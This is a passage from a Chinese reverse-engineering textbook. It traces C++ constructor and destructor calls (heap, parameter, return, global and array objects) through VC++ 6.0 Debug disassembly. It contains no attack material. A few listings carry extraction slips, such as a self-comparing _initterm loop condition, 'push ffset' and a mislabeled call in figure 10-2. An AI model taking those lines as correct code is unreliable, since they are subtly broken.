NULL。因此，需要编译器检查堆空间的申请结果，产生一个双分支结构，以决定是否触发构造函数。在识别堆对象的构造函数时，应重点分析此双分支结构，找到new运算的调用后，可立即在下文寻找判定new返回值的代码，在判定成功（new的返回值非0）的分支处可迅速定位并得到构造函数。

C中的malloc函数和C++中的new运算的区别很大，很重要的两点是malloc不负责触发构造函数，它也不是运算符，无法进行运算符重载。

在使用new申请对象堆空间时，许多初学者很容易将有参构造函数与对象数组搞混，在申请对象数组时很容易写错，申请对象数组却写成了调用有参构造函数。以int类型的堆空间申请为例，如下所示：

```
//圆括号是调用有参构造函数，最后只申请了一个int类型的堆变量并赋初值10
int*pInt=new int (10);
//方括号才是申请了10个int元素的堆数组
int*pInt=new int[10];
```

类的堆空间申请与以上情况相似，本想申请对象数组，但是写成了调用有参构造函数。虽然在编译时编译器不会报错，但需要该类中提供匹配的构造函数。当程序流程执行到释放对象数组时，则会触发错误，更详细的讲解见10.3节。

3.参数对象

参数对象属于局部对象中的一种特殊情况。当对象作为函数参数时，调用一个特殊的构造函数—拷贝构造函数。该构造函数只有一个参数，类型为对象的引用。

当对象为参数时，会触发此类对象的拷贝构造函数。如果在函数调用时传递参数对象，参数会进行复制，形参是实参

的副本，相当于拷贝构造了一个全新的对象。由于定义了新对象，因此会触发拷贝构造函数，在这个特殊的构造函数中完成两个对象间数据的复制。如没有定义拷贝构造函数，编译器会对原对象与拷贝对象中的各数据成员直接进行数据复制，称为默认拷贝构造函数，这种拷贝方式属于浅拷贝，如以下代码所示：

```
CNumber one; //类CNumber的定义参考代码清单10-1
lea ecx, [ebp-10h]
call@ILT+45 (CNumber: CNumber) (00401032)
CNumber two (one); //CNumber中没有提供参数为对象引用的构造函数
mov eax, dword ptr[ebp-10h]//取出对象one中的数据成员信息
mov dword ptr[ebp-14h], eax//赋值对象two中的数据成员信息
```

虽然使用编译器提供的默认拷贝构造函数很方便，但在某些特殊的情况下，这种拷贝会导致程序错误，如第9章中提到的资源释放错误。当类中有资源申请，并以数据成员来保存这些资源时，就需要使用者自己提供一个拷贝构造函数。在拷贝构造函数中，要处理的不仅仅是源对象的各数据成员，还有它们所指向的资源数据。把这种源对象中的数据成员间接访问到的其他资源并制作副本的拷贝构造函数称为深拷贝。如代码清单10-3所示。

代码清单10-3 深拷贝构造函数—Debug版

```
//C++源码说明：深拷贝构造函数的使用
class CMyString{//字符串处理类的定义
public:
CMyString (){//无参构造函数，初始化指针
m_pString=NULL;
}
CMyString (CMyString&obj){//拷贝构造函数
//注：如果在拷贝构造函数中直接复制指针值，那么对象内的两个成员指针会指向
同一个资源，这属于浅拷贝
//this->m_pString=obj.m_pString;
//为实参对象中的指针所指向的堆空间制作一份副本，这就是深拷贝了
```

```

    int nLen=strlen (obj.m_pString) ;
    this->m_pString=new char[nLen+sizeof (char) ] ; //为了便于讲解,
    这里没有检查指针
    strcpy (this->m_pString, obj.m_pString) ;
    }
    ~CMyString () { //析构函数, 释放资源
    if (m_pString! =NULL)
    {
    //如果使用浅拷贝, 执行到这里会产生错误, 因为源对象和复制的对象在作用域结
    束时会调用
    //到此处, 所以会产生同一个资源释放两次的错误
    delete []m_pString;
    m_pString=NULL;
    }
    }
    void SetString (char*pString) { //设置字符串的成员函数
    int nLen=strlen (pString) ;
    if (m_pString! =NULL)
    {
    delete []m_pString;
    m_pString=NULL;
    }
    m_pString=new char[nLen+sizeof (char) ] ; //为了便于讲解, 这里没有
    检查指针
    strcpy (m_pString, pString) ;
    }
    char*m_pString;
    };
    void Show (CMyString MyString) { //参数是对象类型, 会触发拷贝构造函数
    printf (MyString.m_pString) ;
    }
    int main (int argc, char*argv[]) {
    CMyString MyString;
    MyString.SetString ("Hello") ;
    Show (MyString) ;
    return 0;
    }
    //C++源码与对应汇编代码讲解
    //=====main函数的调用过程
    =====//
    int main (int argc, char*argv[]) {
    CMyString MyString;
    0040113D lea ecx, [ebp-10h]
    00401140 call@ILT+5 (CMyString: CMyString) (0040100a) ; 无参构

```

构造函数

```
00401145 mov dword ptr[ebp-4], 0
MyString.SetString ("Hello"); //调用成员函数
0040114C push offset string"Hello" (0042501c)
00401151 lea ecx, [ebp-10h]
00401154 call@ILT+0 (CMyString: SetString) (00401005)
Show (MyString);
```

; 这里的"push ecx"等价于"sub esp, 4", 但是"push ecx"的机器码更短, 效率更高。CMyString的类型长度为4字节, 所以传递参数对象时需要在栈顶留下4字节, 以作为参数对象的空间, 此时esp保存的内容就是参数对象的地址

```
00401159 push ecx
0040115A mov ecx, esp; 获取参数对象的地址, 保存到ecx中
0040115C mov dword ptr[ebp-14h], esp; ebp-14中保存参数对象的地址
0040115F lea eax, [ebp-10h]; 获取对象MyString的地址并保存到eax中
00401162 push eax; 将MyString地址作为参数, 调用拷贝构造函数
00401163 call@ILT+10 (CMyString: CMyString) (0040100f)
00401168 mov dword ptr[ebp-1Ch], eax; ebp-1Ch保存了拷贝构造函数
```

返回的this指针

```
0040116B call@ILT+25 (Show) (0040101e); 此时栈顶的参数对象传递完毕, 开始函数调用
```

```
00401170 add esp, 4
return 0;
00401173 mov dword ptr[ebp-18h], 0
0040117A mov dword ptr[ebp-4], 0FFFFFFFFh
00401181 lea ecx, [ebp-10h]
; 调用对象CMyString的析构函数
00401184 call@ILT+20 (CMyString: ~CMyString) (00401019)
00401189 mov eax, dword ptr[ebp-18h]
}
//=====拷贝构造函数的调用
```

=====//

```
//拷贝构造函数的实现过程与其他构造函数类似, 只是多了一个对象引用作为参数
CMyString (CMyString&obj) {
int nLen=strlen (obj.m_pString);
this->m_pString=new char[nLen+sizeof (char)]; //使用this指针
是为了与参数明显区分开
strcpy (this->m_pString, obj.m_pString);
}
```

; 其他代码不再赘述, 关键是看返回值

```
0040EF0C mov eax, dword ptr[ebp-4]; 将this指针作为返回值
//=====Show函数的分析
```

=====//

```
void Show (CMyString MyString) {
printf (MyString.m_pString);
; 获取参数对象的数据成员, 并作为printf参数使用
```

```
00401068 mov eax, dword ptr[ebp+8]
0040106B push eax
0040106C call printf (00401310)
00401071 add esp, 4
}
; 调用CMyString的析构函数
00401074 lea ecx, [ebp+8]
00401077 call@ILT+20 (CMyString: ~CMyString) (00401019)
```

在代码清单10-3中，在执行函数Show之前，先进入到CMyString的拷贝构造函数中。在拷贝构造函数中，我们使用深拷贝方式。这时数据成员this->m_pString和obj.m_pString所保存的地址不同，但其中的数据内容却是相同的，如图10-1所示。




图 10-1 拷贝指针与原指针对比

由于使用了深拷贝方式，对对象中的数据成员所指向的堆空间数据也进行了数据复制，因此当参数对象被销毁时，释放的堆空间数据是拷贝对象所制作的数据副本，对源对象没有任何影响。

4. 返回对象

返回对象与参数对象相似，都是局部对象中的一种特殊情况。由于函数返回时需要对返回对象进行拷贝，因此同样会使用到拷贝构造函数。但是，两者使用拷贝构造函数的时机不

同，当对象为参数时，在进入函数前使用拷贝构造函数，而返回对象则在函数返回时使用拷贝构造函数。如代码清单10-4所示。

代码清单10-4 返回对象的构造函数使用—Debug版

```
//C++源码说明：返回对象的构造函数的使用
//类的定义请查看代码清单10-3
CMyString GetMyString () { //返回类型为对象
CMyString MyString;
MyString.SetString ("World");
return MyString;
}
int main (int argc, char*argv[]) {
CMyString MyString=GetMyString ();
}
//C++源码与对应汇编代码讲解
int main (int argc, char*argv[]) {
CMyString MyString=GetMyString ();
00401218 lea eax, [ebp-4]; 取对象MyString的首地址
0040121B push eax; 将对象的首地址作为参数传递
0040121C call@ILT+50 (GetMyString) (00401037)
00401221 add esp, 4; 参数平衡
}
//函数GetMyString的实现过程
CMyString GetMyString () {
CMyString MyString;
00401144 lea ecx, [ebp-10h]; 传递this指针，调用构造函数
00401147 call@ILT+5 (CMyString: CMyString) (0040100a)
0040114C mov dword ptr[ebp-4], 1; 对象计数器，调试中作为参考，这里
不必理会
MyString.SetString ("World");
00401153 push offset string"World" (0042501c)
00401158 lea ecx, [ebp-10h]
0040115B call@ILT+0 (CMyString: SetString) (00401005)
return MyString;
00401160 lea eax, [ebp-10h]; 获取局部对象的首地址
00401163 push eax; 将对象MyString的地址作为参数
; 获取参数中保存的this指针。（上一章中讲过，将对象作为返回值时，函数将会
隐式传递一个参数，其内容为返回对象的this指针。）
00401164 mov ecx, dword ptr[ebp+8]
; 调用隐含的参数对象的拷贝构造函数，以局部对象MyString的地址作为参数
```



```

00401167 call@ILT+40 (CMyString: CMyString) (0040102d)
0040116C mov ecx, dword ptr[ebp-14h]//标记, 不必理会
0040116F or ecx, 1
00401172 mov dword ptr[ebp-14h], ecx
; 调用局部对象MyString的析构函数
00401175 mov byte ptr[ebp-4], 0; 对象计数器
00401179 lea ecx, [ebp-10h]
0040117C call@ILT+20 (CMyString: ~CMyString) (00401019)
00401181 mov eax, dword ptr[ebp+8]; 将参数作为返回值
}

```

通过对代码清单10-4的分析可以发现，GetMyString将返回对象的地址作为函数参数。在函数返回之前，利用拷贝构造函数将函数中局部对象的数据复制到参数指向的对象中，起到了返回对象的作用。与其等价的函数原型如下所示：

```
CMyString*GetMyString (CMyString*pMyString);
```

虽然编译器会对返回值为对象类型的函数进行调整，修改其参数与返回值，但是它留下了一个与返回指针类型不同的象征，那就是在函数中使用拷贝构造函数。返回值和参数为对象指针类型的函数，不会使用以参数为目标的拷贝构造函数，而是直接使用指针保存对象首地址，如以下代码所示。

```

//函数的返回类型与参数类型都是对象的指针类型
CMyString*GetMyString (CMyString*pMyString) {
CMyString MyString; //定义局部对象
MyString.SetString ("World");
pMyString=&MyString;
00401589 lea eax, [ebp-10h]; 直接保存对象首地址
0040158C mov dword ptr[ebp+8], eax
return&MyString;
0040158F lea ecx, [ebp-10h]
00401592 mov dword ptr[ebp-14h], ecx
00401595 mov dword ptr[ebp-4], 0FFFFFFFh
0040159C lea ecx, [ebp-10h]; 将局部对象作为返回值
0040159F call@ILT+35 (CMyString: ~CMyString) (00401028)
004015A4 mov eax, dword ptr[ebp-14h]

```

}

如以上代码所示，在使用指针作为参数和返回值时，函数内没有对拷贝构造函数的调用。以此为依据，便可以分辨参数或返回值是对象还是对象的指针。如果在函数内为参数指针申请了堆对象，那么此时就会存在new运算和构造函数的调用，因此就更容易分辨参数或返回值。

5.全局对象与静态对象

全局对象与静态对象的构造时机相同，它们的构造函数的调用被隐藏在深处，但识别过程很容易。这似乎是矛盾的，但事实的确如此，因为程序中所有全局对象将会在同一地点调用构造函数以初始化数据。既然调用构造函数被固定在了某一个点上，无论这个点被隐藏得多深，只需找到一次即可。我们在第3章中讲解启动函数时分析过_cinit函数（位于VC 6.0的启动函数mainCRTStartup中）。全局对象的构造函数的初始化就是在此函数中实现的。

在函数_cinit的_initterm函数调用中，初始化了全局对象。_initterm实现的代码片段如下：

```
while (pfbengin < pfbengin) { // pfbengin == __xc_a pfbengin == __xc_z
    if (*pfbengin != NULL)
        (**pfbengin) (); //调用每一个初始化或构造代理函数
    ++pfbengin;
}
```

当pfbengin不为NULL时进入if语句块中。执行(**pfbengin)();后并不会进入全局对象的构造函数中，而是进入编译器提供的构造代理函数中，由一个负责全局对象的构造代理函数完成对全局构造函数的调用过程，如代码清单10-5所示。

代码清单10-5 全局对象构造代理函数的分析—Debug版

; 全局对象构造代理函数没有源码可对照分析

```
00401470 push ebp; 初始化过程
00401471 mov ebp, esp
00401473 sub esp, 40h
00401476 push ebx
00401477 push esi
00401478 push edi
00401479 lea edi, [ebp-40h]
0040147C mov ecx, 10h
00401481 mov eax, 0CCCCCCCch
00401486 rep stos dword ptr[edi]; Debug下初始化数据0xCC
00401488 call$E6 (004013a0); 调用构造函数, 查看以下代码
0040148D call$E8 (0040f110); 登记析构函数的地址, 后面将详细解释
00401492 pop edi
00401493 pop esi
00401494 pop ebx
00401495 add esp, 40h
00401498 cmp ebp, esp
0040149A call__chkesp (00401540)
0040149F mov esp, ebp
004014A1 pop ebp
004014A2 ret
```

; 全局对象CMyString g_MyStringOne的定义处

```
004013A0 push ebp
004013A1 mov ebp, esp
004013A3 sub esp, 40h
004013A6 push ebx
004013A7 push esi
004013A8 push edi
004013A9 lea edi, [ebp-40h]
004013AC mov ecx, 10h
004013B1 mov eax, 0CCCCCCCch
004013B6 rep stos dword ptr[edi]; 以上代码是函数入口
004013B8 mov ecx, offset g_MyStringOne (0042b174); 获取this指
```

针

004013BD call@ILT+10 (CMyString: CMyString) (0040100f); 调用构造函数

```
004013C2 pop edi
004013C3 pop esi
004013C4 pop ebx
004013C5 add esp, 40h
004013C8 cmp ebp, esp
```

```
004013CA call __chkesp (00401540)
004013CF mov esp, ebp
004013D1 pop ebp
004013D2 ret
```

通过对代码清单10-5的分析可了解全局对象的定义过程。由于构造函数需要传递对象的首地址作为this指针，而且构造函数可以带各类参数，因此编译器将为每个全局对象生成一段传递this指针和参数的代码，然后使用无参的代理函数去调用构造函数。

思考题 对于全局对象和静态对象，能不能取消代理函数而直接在main函数前调用其构造函数呢？答案见本章小结。

全局对象构造函数的调用被隐藏在深处，那么在分析的过程中该如何跟踪全局对象的构造函数呢？可使用两种方法：直接定位初始化函数和利用栈回溯。

直接定位初始化函数

先进入mainCRTStartup函数中，然后顺藤摸瓜，找到初始化函数_cinit，在_cinit函数的第二个_initterm处设置断点。运行程序后，进入_initterm的实现代码内，断点在（**pfbegin）（）；执行处，单步进入代理构造，即可得到全局对象的构造函数。读者可以先在源码环境下单步跟踪，待熟悉后就可以脱离源码，直接在反汇编的条件下利用OllyDbg或者WinDbg等其他调试工具熟悉反汇编代码，尝试用自己的方法总结出快速识别的规律。

利用栈回溯

如果反汇编代码中出现了全局对象，由于全局对象的地址固定（对于有重定位表的执行文件中的全局对象，也可以在执行文件被加载后至执行前计算得到全局对象的地址），因此

可以在对象的数据成员中设置读写断点，调试运行程序，等待构造函数调用的到来。利用栈回溯窗口，找到程序的执行流程，依次向上查询即可找到构造函数调用的起始处。

其实，最简单的办法是对`atexit`设置断点，因为构造代理函数中会注册析构函数，其注册的方式是使用`atexit`，在讲解虚函数的时候我们会详细介绍。

10.2 每个对象都有默认的构造函数吗

有些C++类图书在介绍构造函数时会提及，当没有定义构造函数时，编译器会提供默认的构造函数，这个函数什么事情都不做，其内容类似于“{}”的形式。但是笔者经过研究发现，编译器不会在任何情况下都提供默认的构造函数。在许多情况下，编译器并没有提供默认的构造函数，而且经过O2选项优化编译后，某些结构简单的类会被转换为几个连续定义的变量，哪里还会需要构造函数呢？在前面的学习过程中，我们也碰到了在类对象定义过程中没有触发构造函数的情况，如代码清单10-6。

代码清单10-6 没有定义构造函数的类—C++源码

```
class CInit{
public:
void SetNumber (int nNumber) {
m_nNumber=nNumber;
}
int GetNumber () {
return m_nNumber;
}
private:
int m_nNumber;
};
int main (int argc, char*argv[]) {
CInit Init;
Init.SetNumber (5);
printf ("%d", Init.GetNumber ());
}
```

代码清单10-6中没有构造函数的定义，编译器会为类CInit提供默认的构造函数吗？答案见图10-2中对象Init的定义过程。

```
119:      CInit Init;  
120:      Init.SetNumber(5);  
0040F290  push     5  
0040F292  lea     ecx,[ebp-14h]  
0040F295  call    @ILT+50(CInit::SetNumber) (00401037)  
121:      printf("%d", Init.GetNumber());  
0040F29A  lea     ecx,[ebp-14h]  
0040F29D  call    @ILT+45(COne::COne) (00401032)  
0040F2A2  push    eax  
0040F2A3  push    offset string "%d" (00425b7c)  
0040F2A8  call    printf (004014c0)  
0040F2AD  add     esp,8  
122:  }
```

图 10-2 对象Init的定义过程

在图10-2中，对象Init的定义处没有任何对应的汇编代码，也没有构造函数的调用过程，可见编译器并没有为其提供默认的构造函数。那么，在何种情况下编译器会提供默认的构造函数呢？有以下两种情况：

本类、本类中定义的成员对象或者父类中有虚函数存在

由于需要初始化虚表，且这个工作理应在构造函数中隐式完成，因此在没有定义构造函数的情况下，编译器会添加默认的构造函数用于隐式完成虚表的初始化工作（详细讲解见第11章）。

父类或本类中定义的成员对象带有构造函数

在对象被定义时，由于对象本身为派生类，因此构造顺序是先构造父类再构造自身。当父类中带有构造函数时，将会调用父类构造函数，而这个调用过程需要在构造函数内完成，因此编译器添加了默认的构造函数来完成这个调用过程（详细讲解见第12章）。成员对象带有构造函数的情况与此相同。

在没有定义构造函数的情况下，当类中没有虚函数存

在，父类和成员对象也没有定义构造函数时，提供默认的构造函数已没有任何意义，只会降低程序的执行效率，因此VC++6.0没有对这种情况下的类提供默认的构造函数。关于虚函数与类的继承关系会在以后的章节中详细讲解。

10.3 析构函数的出现时机

人皆有生死，对象也不例外。人的生死由自然决定，而编译器掌握着对象的生杀大权。构造函数是对象诞生的象征，对应的析构函数则是对象销毁时的特征。

对象何时被销毁呢？根据对象所在的作用域，当程序流程执行到作用域结束处时，便会将该作用域内的所有对象释放，释放的过程中会调用到对象的析构函数。析构函数与构造函数的出现时机相同，但并非有构造函数就一定会有的析构函数。析构函数的触发时机也需要视情况而定，主要分如下几种情况：

局部对象：作用域结束前调用析构函数

堆对象：释放堆空间前调用析构函数

参数对象：退出函数前，调用参数对象的析构函数

返回对象：如无对象引用定义，退出函数后，调用返回对象的析构函数，否则与对象引用的作用域一致

全局对象：main函数退出后调用析构函数

静态对象：main函数退出后调用析构函数

1.局部对象

要考察局部对象的析构函数的出现时机，应重点考察其作用域的结束处。与构造函数相比较而言，析构函数的出现时机相对固定。对于局部对象，当对象所在作用域结束后，将销毁该作用域的所有变量的栈空间，此时便是析构函数的出现时

机。如代码清单10-7所示。

代码清单10-7 局部对象的析构函数调用—Debug版

```
//C++源码说明：局部对象的析构函数调用
class CNumber{
public:
CNumber () {
m_nNumber=1;
}
~CNumber () {
printf ("~CNumber\r\n");
}
int m_nNumber;
};
void main (int argc, char*argv[]) {
CNumber Number;
} //退出函数后调用析构函数
//C++源码与对应汇编代码讲解
void main (int argc, char*argv[]) {
CNumber Number;
}
004015B0 lea ecx, [ebp-4]; 获取对象的首地址，作为this指针
004015B3 call@ILT+40 (CNumber: ~CNumber) (0040102d); 调用析构
函数
; 析构函数的实现过程
~CNumber () {
; 函数入口代码略
00401629 pop ecx; 还原this指针到ecx中
0040162A mov dword ptr[ebp-4], ecx; 使用临时空间保存this指针
printf ("~CNumber\r\n");
0040162D push offset string"~CNumber\r\n" (00426038)
00401632 call printf (00401650)
00401637 add esp, 4
}
; 函数出口代码略，无返回值
```

代码清单10-7中的类CNumber提供了析构函数，在对象Number所在的作用域结束处，调用了析构函数~CNumber。析构函数同样属于成员函数，因此在调用的过程中也需要传递this指针。

析构函数与构造函数略有不同，析构函数不支持函数重载，并且只有一个参数，即this指针，而且编译器隐藏了这个参数的传递过程，对于开发者而言，它是一个隐藏了this指针的无参函数。

2.堆对象

堆对象比较特殊，编译器将它的生杀大权交给了使用者。一些粗心的使用者只知道创造堆对象，而忘记了销毁，导致程序中永远存在一些无用的堆对象，其他堆类型数据也是如此。程序中的资源是有限的，只申请资源而不释放资源会造成内存泄漏，这点在设计服务器端程序时尤其要注意。

使用new申请了堆对象空间以后，何时释放对象要看开发者在哪里调用了delete来释放对象所在的堆空间。delete的使用便是找到堆对象调用析构函数的关键点。我们先来看看释放堆空间前调用析构函数的过程，如代码清单10-8所示。

代码清单10-8 堆对象析构函数的调用—Debug版

```
//C++源码说明：
int main (int argc, char*argv[]) {
    CNumber*pNumber=NULL; //类CNumber的定义见代码清单10-1
    pNumber=new CNumber; //为了便于讲解，这里没检查指针
    pNumber->m_nNumber=2;
    printf ("%d\r\n", pNumber->m_nNumber);
    if (pNumber!=NULL) {
        delete pNumber;
        pNumber=NULL;
    }
}
; 析构函数的实现过程
int main (int argc, char*argv[]) {
    CNumber*pNumber=NULL;
    0040F28D mov dword ptr[ebp-10h], 0; 指针变量所在的地址为ebp-10处
    pNumber=new CNumber;
    pNumber->m_nNumber=2;
    printf ("%d\r\n", pNumber->m_nNumber);
```

```

if (pNumber != NULL)
0040F2F1 cmp dword ptr[ebp-10h], 0; 用户使用的指针检查
0040F2F5 je main+0C6h (0040f326)
{
delete pNumber;
0040F2F7 mov edx, dword ptr[ebp-10h]; 获取指针变量
0040F2FA mov dword ptr[ebp-20h], edx
0040F2FD mov eax, dword ptr[ebp-20h]
0040F300 mov dword ptr[ebp-1Ch], eax; eax保存了指针变量中的数据
0040F303 cmp dword ptr[ebp-1Ch], 0; 编译器的指针检查
0040F307 je main+0B8h (0040f318); 如果为空, 则跳过析构函数调用
0040F309 push 1; 标记, 以后介绍多重继承时会详细介绍
0040F30B mov ecx, dword ptr[ebp-1Ch]; 传递this指针
; 调用析构代理函数
0040F30E call@ILT+45 (CNumber: 'scalar deleting destructor')
(00401032)
0040F313 mov dword ptr[ebp-28h], eax
0040F316 jmp main+0BFh (0040f31f); 释放空间成功, 跳过失败处理
0040F318 mov dword ptr[ebp-28h], 0
pNumber=NULL;
0040F31F mov dword ptr[ebp-10h], 0
}
}
; 析构代理函数的实现分析
00401032 jmp CNumber: 'scalar deleting
destructor' (0040f350)
CNumber: 'scalar deleting destructor':
0040F350 push ebp
0040F351 mov ebp, esp
0040F353 sub esp, 44h
0040F356 push ebx
0040F357 push esi
0040F358 push edi
0040F359 push ecx
0040F35A lea edi, [ebp-44h]
0040F35D mov ecx, 11h
0040F362 mov eax, 0CCCCCCCCh
0040F367 rep stos dword ptr[edi]; Debug初始化数据部分
0040F369 pop ecx; 还原this指针
0040F36A mov dword ptr[ebp-4], ecx
0040F36D mov ecx, dword ptr[ebp-4]; 传入this指针, 调用析构函数
0040F370 call@ILT+40 (CNumber: ~CNumber) (0040102d)
0040F375 mov eax, dword ptr[ebp+8]
0040F378 and eax, 1; 检查析构函数标记, 以后介绍多重继承时会详细介绍
0040F37B test eax, eax

```

```

0040F37D          je          CNumber: 'scalar          deleting
destructor'+3Bh (0040f38b)
0040F37F mov ecx, dword ptr[ebp-4]
0040F382 push ecx; 压入堆空间的首地址
0040F383 call operator delete (00401710); 释放堆空间
0040F388 add esp, 4
0040F38B mov eax, dword ptr[ebp-4]
; 函数出口分析略
0040F39E ret 4

```

在代码清单10-8中，看似简单的释放堆对象过程实际上做了很多事情。析构函数比较特殊，在释放过程中，需要使用析构代理函数间接调用析构函数。为什么不直接调用析构函数呢？原因有很多，其中的一个原因是，在某些情况下，需要释放的对象不止一个，如果直接调用析构函数，则无法完成多对象的析构，如以下代码所示：

```

//CNumber类的定义见代码清单10-1，请读者自行加入析构函数
CNumber*pArray=new CNumber[2]; //申请对象数组
if (pArray!=NULL) {
delete[]pArray; //释放对象数组
pArray=NULL;
}

```

在以上代码中，使用new申请对象数组。由于数组中有两个对象，因此申请和释放堆空间时，构造函数和析构函数各需要调用两次。编译器通过代理函数来完成这一系列的操作过程，如代码清单10-9所示。

代码清单10-9 多个堆对象的申请与释放—Debug版

```

//C++源码见上面紧挨着的一段代码所示
CNumber*pArray=new CNumber[2]; //申请堆空间
; 每个对象占4字节，却申请了12字节大小的堆空间，多出的4字节数据是什么呢
; 在申请对象数组时，会使用堆空间的首地址处的4字节内容保存对象总个数
0040F6BD push 0Ch
0040F6BF call operator new (004020f0)

```

```

0040F6C4 add esp, 4
0040F6C7 mov dword ptr[ebp-18h], eax; [ebp-18h]保存申请的堆空间
的首地址
0040F6CA mov dword ptr[ebp-4], 0
0040F6D1 cmp dword ptr[ebp-18h], 0; 检查堆空间的申请是否成功
0040F6D5 je main+75h (0040f705)
; 压入析构函数的地址, 作为构造代理函数参数
0040F6D7 push ffset@ILT+60 (CNumber: ~CNumber) (00401050)
; 压入构造函数的地址, 作为构造代理函数参数
0040F6DC push offset@ILT+30 (CNumber: CNumber) (00401023)
0040F6E1 mov eax, dword ptr[ebp-18h]; 获取堆空间的首地址并保存到
eax中
0040F6E4 mov dword ptr[eax], 2; 设置首地址的4字节数据为对象个数
0040F6EA push 2; 压入对象个数, 作为函数参数
0040F6EC push 4; 压入对象大小, 作为函数参数
0040F6EE mov ecx, dword ptr[ebp-18h]
0040F6F1 add ecx, 4; 跳过首地址的4字节数据
0040F6F4 push ecx; 将第一个对象地址压栈, 作为函数参数
; 构造代理函数调用, 该函数的讲解见代码清单10-10
0040F6F5 call 'eh vector constructor iterator' (0040f5f0)
0040F6FA mov edx, dword ptr[ebp-18h]
0040F6FD add edx, 4; 跳过堆空间的前4字节的数据
0040F700 mov dword ptr[ebp-24h], edx; 保存堆空间中的第一个对象的首
地址
0040F703 jmp main+7Ch (0040f70c); 跳过申请堆空间失败的处理
0040F705 mov dword ptr[ebp-24h], 0; 申请堆空间失败, 赋值空指针
0040F70C mov eax, dword ptr[ebp-24h]
0040F70F mov dword ptr[ebp-14h], eax
0040F712 mov dword ptr[ebp-4], 0FFFFFFFFh
0040F719 mov ecx, dword ptr[ebp-14h]
0040F71C mov dword ptr[ebp-10h], ecx; 数据最后到了pArray, 打开02
选项就简洁了
if (pArray != NULL)
0040F71F cmp dword ptr[ebp-10h], 0
0040F723 je main+0C4h (0040f754)
{
delete[]pArray; //释放堆空间
0040F725 mov edx, dword ptr[ebp-10h]
0040F728 mov dword ptr[ebp-20h], edx
0040F72B mov eax, dword ptr[ebp-20h]
0040F72E mov dword ptr[ebp-1Ch], eax
0040F731 cmp dword ptr[ebp-1Ch], 0; 检查对象指针是否为NULL
0040F735 je main+0B6h (0040f746)
; 压入释放对象类型标志, 1为单个对象, 3为释放对象数组, 0表示仅仅执行析构
函数, 不释放堆空间 (其作用会在讲解多重继承时详细介绍)

```

；这个标志占2位，使用delete[]时标志为二进制11，直接使用delete时标志为二进制01

```
0040F737 push 3
0040F739 mov ecx, dword ptr[ebp-1Ch]; 压入释放堆对象首地址
; 释放堆对象函数，该函数有两个参数，更多信息见代码清单10-11中的讲解
0040F73C call@ILT+85 (CNumber: 'vector deleting destructor')
(0040105a)
0040F741 mov dword ptr[ebp-28h], eax
0040F744 jmp main+0BDh (0040f74d)
0040F746 mov dword ptr[ebp-28h], 0
pArray=NULL;
0040F74D mov dword ptr[ebp-10h], 0
}
```

我们通过对代码清单10-9的分析了解了堆对象的产生与释放过程。在申请对象数组时，由于对象都在同一个堆空间中，编译器使用了堆空间的前4字节数据来保存对象的总个数。正是为了这4字节，许多初学者在申请对象数组时使用了new[]，而在释放对象的过程中没有使用delete[]（使用的是delete），于是产生了堆空间释放的错误。在使用delete（不使用delete[]）的情况下，当数组元素为基本数据类型时不会出错，当数组元素为存在析构函数的对象时才会出错。我们接下来继续分析此类错误产生的原因，并寻找解决方案。

由于类对象与其他基本数据类型不同，在对象产生时，需要调用构造函数来初始化对象中的数据，因此用到了代理函数。代理函数的功能是根据对象数组的元素逐个调用它们的构造函数，完成初始化过程。堆对象的构造代理函数一共使用了5个参数，详细分析如代码清单10-10所示。

代码清单10-10 堆对象的构造代理函数—Debug版

；在代码清单10-9中，调用此函数时，共压入了5个参数，还原参数原型为：
；??_L@YGXPAXIHP6EX0@Z1@Z (void*pObj, //第一个对象所在堆空间的首地址

```
int nSizeObj, //对象占用内存空间的大小
int nLenObj, //对象个数
```

```

void (*p) (void), //构造函数指针, thiscall方式
void (*p) (void) //析构函数指针, thiscall方式
??_L@YGXPAXIHP6EX0@Z1@Z: ; 无源码对照
0040F5F0 push ebp
0040F5F1 mov ebp, esp
0040F5F3 push 0FFh
0040F5F5 push offset string"stream! =NULL"+30h (00426078)
0040F5FA push offset__except_handler3 (00407fe0)
0040F5FF mov eax, fs: [00000000]
0040F605 push eax
0040F606 mov dword ptr fs: [0], esp; 注册结构化异常处理
0040F60D add esp, 0F0h
0040F610 push ebx
0040F611 push esi
0040F612 push edi
; =====以上代码为函数入口的初始化和异常链的处理
=====
0040F613 mov dword ptr[ebp-20h], 0
0040F61A mov dword ptr[ebp-4], 0
0040F621 mov dword ptr[ebp-1Ch], 0; for循环变量赋初值部分
0040F628 jmp'eh vector constructor iterator'+43h (0040f633)
0040F62A mov eax, dword ptr[ebp-1Ch]
0040F62D add eax, 1; 步长累加部分
0040F630 mov dword ptr[ebp-1Ch], eax
0040F633 mov ecx, dword ptr[ebp-1Ch]
0040F636 cmp ecx, dword ptr[ebp+10h]; 循环判断部分
; 与对象总个数进行比较, 如果小于对象总个数则继续执行循环体
0040F639 jge'eh vector constructor iterator'+5Ch (0040f64c)
; 获取对象所在堆空间的首地址, 使用ecx传递this指针
0040F63B mov ecx, dword ptr[ebp+8]
0040F63E call dword ptr[ebp+14h]; 调用构造函数
0040F641 mov edx, dword ptr[ebp+8]; edx作为对象数组元素的指针
; 修改指针, 使其指向下一对象的首地址
0040F644 add edx, dword ptr[ebp+0Ch]
0040F647 mov dword ptr[ebp+8], edx
; 跳转到步长累加部分
0040F64A jmp'eh vector constructor iterator'+3Ah (0040f62a)
; 结束for循环结构, 完成构造函数的调用过程

```

